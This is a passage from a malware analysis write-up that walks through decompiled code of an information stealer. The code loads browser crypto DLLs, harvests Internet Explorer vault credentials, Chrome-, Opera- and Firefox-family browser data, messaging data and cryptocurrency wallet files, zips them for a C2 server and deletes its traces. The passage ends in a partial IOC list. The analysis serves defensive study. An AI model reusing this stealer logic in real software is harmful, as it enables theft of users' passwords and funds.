
so I'll call it "download_file"



```
lstrcatA_0_0(v28, path_programdata);
lstrcatA_0_0(v28, dword_4320C4);
download_file((int)v17, softokn3_dll);
download_file((int)v21, sqlite3_dll);
download_file((int)v16, freebl3_dll);
download_file((int)v18, mozglue_dll);
download_file((int)v22, msvcp140_dll);
download_file((int)v19, nss3_dll);
download_file((int)v23, vcruntime140_dll);
dword_4327F8(path_programdata, 0);
```


After seeing the xrefs of the dwords and renaming it we can say that the malware is downloading these DLLs then request pages containing the configuration values for which data to collect. and these dlls are downloaded in C:\ProgramData\

After that there is **CreateDirectoryA** and **SetCurrentDirectoryA** functions, let's get into the next call **sub_41EBD0**




```
sub_41BEE0();
sub_41C810();
sub_41EAB0(dword_4324F4, Google_Chrome_0);
sub_41EAB0(dword_4325E4, Chromium_0);
sub_41EAB0(dword_43253C, Kometa_0);
sub_41EAB0(dword_43246C, Amigo_0);
sub_41EAB0(dword_432670, Torch_0);
sub_41EAB0(dword_43230C, Orbitum_0);
sub_41EAB0(dword_432684, Comodo_Dragon_0);
sub_41EAB0(dword_432324, Ni);
sub_41EAB0(dword_432350, Maxthon5_0);
sub_41EAB0(dword_4321BC, Sputnik_0);
sub_41EAB0(dword_4324DC, EPB_0);
sub_41EAB0(dword_432320, Vivaldi_0);
sub_41EAB0(dword_43231C, Co);
sub_41EAB0(dword_43223C, Uran_Browser_0);
sub_41EAB0(dword_43235C, QIP_Surf_0);
sub_41EAB0(dword_4325B8, Cent_0);
sub_41EAB0(dword_432358, Elements_Browser_0);
sub_41EAB0(dword_43260C, TorBro_0);
sub_41EAB0("\\Microsoft\\Edge\\User Data\\", "Microsoft Edge");
```

Let’s go to the first call **sub_41BEE0**




```
v9 = 0;
v7 = LoadLibraryA_1(vaultcli_dll_0);
if ( v7 )
{
  dword_432704 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress_1(v7, VaultOpenVault_0);
  dword_432740 = (int (__stdcall *)(_DWORD))GetProcAddress_1(v7, VaultCloseVault_0);
  dword_432758 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_1(v7, VaultEnumerateItems_0);
  dword_4326FC = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_1(
                                                                                              v7,
                                                                                              VaultGetItem_0);
  dword_43275C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_1(v7, VaultGetItem_0);
  dword_432760 = (int (__stdcall *)(_DWORD))GetProcAddress_1(v7, VaultFree_0);
  v14 = dword_432704(&unk_43108C, 0, &v15);
  if ( !v14 )
  {
    v14 = dword_432758(v15, 512, &v16, &v17);
    if ( !v14 )
    {
      if ( v16 )
      {
        Stream = fopen(passwords_txt_0, dword_432188);
        for ( i = 0; i < v16; ++i )
        {
          if ( v13 )
```

If we searched for **VaultOpenVault** and the other functions we will know that these functions is used to steal Internet explorer data. So this function steals IE data. I’ll call it “steal_data”




```
fclose(Stream);
steal_IE_data();
sub_41C810();
sub_41EAB0(dword_4324F4, Google_Chrome_0);
sub_41EAB0(dword_4325E4, Chromium_0);
sub_41EAB0(dword_43253C, Kometa_0);
sub_41EAB0(dword_43246C, Amigo_0);
sub_41EAB0(dword_432670, Torch_0);
sub_41EAB0(dword_43230C, Orbitum_0);
sub_41EAB0(dword_432684, Comodo_Dragon_0);
sub_41EAB0(dword_432324, Ni);
sub_41EAB0(dword_432350, Maxthon5_0);
sub_41EAB0(dword_4321BC, Sputnik_0);
sub_41EAB0(dword_4324DC, EPB_0);
sub_41EAB0(dword_432320, Vivaldi_0);
sub_41EAB0(dword_43231C, Co);
sub_41EAB0(dword_43223C, Uran_Browser_0);
sub_41EAB0(dword_43235C, QIP_Surf_0);
sub_41EAB0(dword_4325B8, Cent_0);
sub_41EAB0(dword_432358, Elements_Browser_0);
sub_41EAB0(dword_43260C, TorBro_0);
sub_41EAB0("\\Microsoft\\Edge\\User Data\\", "Microsoft Edge");
sub_41EAB0(dword_432128, CryptoTab_0);
sub_41EAB0(dword_4326E0, Brave_0);
sub_41E990(dword_432368, Opera_0);
```

let’s see the xrefs of **dword_4324F4**




```
dword_432368 = (int)strings_decrypt((int)"Bo8sOEZvBWWN6kWxhi1A0Yu09aDvZ5QsR79W+I1o5nW=");// \\Opera Software\\Opera Stable
Opera_0 = (int)strings_decrypt((int)"FaMGokg=");// Opera
dword_4324F4 = (int)strings_decrypt((int)"Bo8kv0bACCCC2WCtmYNf0Yu076PVZ9VIdb9W");// \\Google\\Chrome\\User Data
Google_Chrome_0 = (int)strings_decrypt((int)"HbwMt0XCRAa290yojg==");// Google Chrome
dword_4325E4 = (int)strings_decrypt((int)"Bo8guFvICSyr6H+Zvp9Xxves26TR");// \\Chromium\\User Data
```

Now it’s clear the function **sub_41EAB0** steals the user data of google chrome, I’ll call it “steal_chrome_data”. Next function is to steal opera data, I’ll call it “steal_opera_data” and the next funtion is to steal mozilla firefox data, I’ll call it “steal_mozilla_data”.




```
sub_41C010();
steal_chrome_data(dword_4324F4, Google_Chrome_0);
steal_chrome_data(dword_4325E4, Chromium_0);
steal_chrome_data(dword_43253C, Kometa_0);
steal_chrome_data(dword_43246C, Amigo_0);
steal_chrome_data(dword_432670, Torch_0);
steal_chrome_data(dword_43230C, Orbitum_0);
steal_chrome_data(dword_432684, Comodo_Dragon_0);
steal_chrome_data(dword_432324, Ni);
steal_chrome_data(dword_432350, Maxthon5_0);
steal_chrome_data(dword_4321BC, Sputnik_0);
steal_chrome_data(dword_4324DC, EPB_0);
steal_chrome_data(dword_432320, Vivaldi_0);
steal_chrome_data(dword_43231C, Co);
steal_chrome_data(dword_43223C, Uran_Browser_0);
steal_chrome_data(dword_43235C, QIP_Surf_0);
steal_chrome_data(dword_4325B8, Cent_0);
steal_chrome_data(dword_432358, Elements_Browser_0);
steal_chrome_data(dword_43260C, TorBro_0);
steal_chrome_data("\\Microsoft\\Edge\\User Data\\", "Microsoft Edge");
steal_chrome_data(dword_432128, CryptoTab_0);
steal_chrome_data(dword_4326E0, Brave_0);
steal_opera_data(dword_432368, Opera_0);
steal_mozilla_data(dword_432260, Mozilla_Firefox_0);
steal_mozilla_data(dword_43251C, Pale_Moon_0);
steal_mozilla_data(dword_432444, Waterfox_0);
steal_mozilla_data(dword_432284, Cyberfox_0);
steal_mozilla_data(dword_4321C0, BlackHawk_0);
steal_mozilla_data(dword_432434, IceCat_0);
steal_mozilla_data(dword_432228, KMeleon_0);
steal_mozilla_data(dword_4323B0, Thunderbird_0);
return sub_41C670();
}
```

Let’s get out from this function and rename it to steal_browser_data and go to the next function




```
int sub_41F330()
{
  sub_41F240(dword_432498);
  sub_41F240(dword_432588);
  sub_41F240(dword_4325BC);
  sub_41F240(dword_4320BC);
  sub_41F240(dword_432210);
  sub_41F240(dword_432658);
  sub_41F240(dword_432644);
  sub_41F240(dword_432184);
  sub_41F240(dword_432420);
  sub_41F240(dword_4326AC);
  sub_41F240(dword_432298);
  sub_41F240(dword_4322D8);
  sub_41F240(dword_432460);
  sub_41F240(dword_432624);
  sub_41F240(dword_432604);
  sub_41F240(dword_432388);
  sub_41F240(dword_432688);
  sub_41F240(dword_432524);
  sub_41F240(dword_4321A0);
  sub_41F240(dword_4325B4);
  sub_41F240(dword_4325B0);
  sub_41F240(dword_4326A8);
  sub_41F240(dword_4325EC);
  return sub_41F240(dword_4320A8);
}
```

When looking at the xrefs of the dwords we know that this function is stealing messaging data so let’s rename it to steal_messaging_data and go to the next function.



```
int __cdecl sub_424F00(int a1)
{
  memset(&unk_431F98, 0, 0x104u);
  lstrcatA_0_0(&unk_431F98, a1);
  sub_424E20(dword_43211C, dword_43211C, wal__);
  sub_424E20(dword_432680, dword_432680, keystore_0);
  sub_424E20(dword_432620, dword_432610, default_wallet_0);
  sub_424E20(dword_432344, dword_432290, default_wallet_0);
  sub_424E20(dword_432194, dword_432328, default_wallet_0);
  sub_424E20(dword_432144, dword_432144, exodus_conf_json_0);
  sub_424E20(dword_432144, dword_432144, dword_432384);
  sub_424E20(dword_432144, dword_432478, passphrase_json_0);
  sub_424E20(dword_432144, dword_432478, seed_seco_0);
  sub_424E20(dword_432144, dword_432478, info_seco_0);
  sub_424E20(dword_432430, dword_432430, multidoge_wallet_0);
  sub_424E20(dword_4326A4, dword_4326A4, wal__);
  sub_424E20(dword_432630, dword_432630, wal__);
  sub_424E20(dword_4323E0, dword_4323E0, wal__);
  sub_424E20(dword_43269C, dword_43269C, wal__);
  sub_424E20(dword_432510, dword_432510, wal__);
  sub_424E20(dword_432484, dword_432484, wal__);
  sub_424E20(dword_432698, dword_432698, wal__);
  sub_424E20(dword_432518, dword_432518, wal__);
  sub_424E20(dword_43234C, dword_43234C, wal__);
  sub_424E20(dword_432238, dword_432238, wal__);
  sub_424E20(dword_432414, dword_43216C, wal__);
  sub_424E20(dword_43268C, dword_43268C, wal__);
  sub_424E20(dword_432654, dword_432654, wal__);
  sub_424E20(dword_4320C0, dword_4320C0, wal__);
  sub_424E20(dword_4321AC, dword_4321AC, wal__);
  sub_424E20(dword_432530, dword_432530, wal__);
  sub_424E20(dword_432380, dword_432380, wal__);
  sub_424E20(dword_43209C, dword_43209C, wal__);
  sub_424E20(dword_4320CC, dword_4320CC, wal__);
  sub_424E20(dword_432180, dword_432180, wal__);
  return sub_424E20(dword_432300, dword_432130, dword_4321DC);
```

let's look at the xrefs of the dwords.




```
dword_4321DC = (char *)strings_decrypt((int)"cA==");// *
dword_43211C = (int)strings_decrypt((int)"Bo8huV3ECyyw2X8=");// \\Bitcoin\\
dword_432680 = (int)strings_decrypt((int)"Bo8mpEHCFiCr6H+Z");// \\Ethereum\\
dword_432620 = (int)strings_decrypt((int)"Bo8mvEzEEDer6A==");// \\Electrum
dword_432610 = (int)strings_decrypt((int)"Bo8mvEzEEDer6H+ZnI1e2LKcyYzs");// \\Electrum\\wallets\\
dword_432344 = (int)strings_decrypt((int)"Bo8mvEzEEDer6A6Jv68=");// \\Electrum-LTC
dword_432290 = (int)strings_decrypt((int)"Bo8mvEzEEDer6A6Jv69u6KCJ1rzVYYZQSA==");// \\Electrum-LTC\\wallets\\
dword_432194 = (int)strings_decrypt((int)"Bo8mvEzEEDex62CkmIQ=");// \\ElectronCash
dword_432328 = (int)strings_decrypt((int)"Bo8mvEzEEDex62CkmIRu6KCJ1rzVYYZQSA==");// \\ElectronCash\\wallets\\
```

Yes it's stealing crypto wallets, I'll call it "steal_wallet_data".

As I said before the malware create file with extension .zip and copy to it all the stolen data and comunicate with the c2 server to send it.

Then it's deleting all things that the malware did like downloaded DLLs and exit.



```
    v4 = (char *)&v13[249] + 3;
    while ( *++v4 )
      ;
    qmemcpy(v4, v5, v6 - (_DWORD)v5);
  }
  SetCurrentDirectoryA_0_0(get_path_programdata);
  if ( (unsigned int)(&v14[strlen(v14) + 1] - &v14[1]) > 4 )
    sub_420130((unsigned __int8 *)v14);
  sub_41F540(path_programdata);
  SetCurrentDirectoryA_0_0(get_path_programdata);
  dword_432780(path_programdata);
  DeleteFileA_0_0(sqlite3_dll);
  DeleteFileA_0_0(freebl3_dll);
  DeleteFileA_0_0(mozglue_dll);
  DeleteFileA_0_0(msvcp140_dll);
  DeleteFileA_0_0(nss3_dll);
  DeleteFileA_0_0(softokn3_dll);
  DeleteFileA_0_0(vcruntime140_dll);
  sub_41A720(path_programdata);
  v30 = -1;
  return sub_4215C0(v27);
}
```

Conclusion

So, we now have a big picture of what this malware does. First, there is a binary file that will drop two files into the system, the first file is a dll and the second is our executable. The executable is decoding and decrypting strings then it resolves API calls, then it compares the computer default language id with (Uzbek, Azeri, Kazakh, Russian, Ukrainian, Belarusian) language IDs to stop the execution if they are the same, then the malware see if it is being analyzed or not. After that it download the necessary dll files then request pages to get the configuration values for which data to collect. after that it steals browsers data, messages and crypto wallets and put the data in a folder then compress the folder. After all of that it sends the zip file and delete dll files.

IOCs

```
Loader sha256: 5cd0759c1e566b6e74ef3f29a49a34a08ded2dc44408fccd41b5a9845573a34c

First dropped binary:
0B19EF2CEF19EBB7AD08511D5CD6DAF75BDAE79F5EBC8DF80D7F54D36B0B5E27

Second dropped binary:
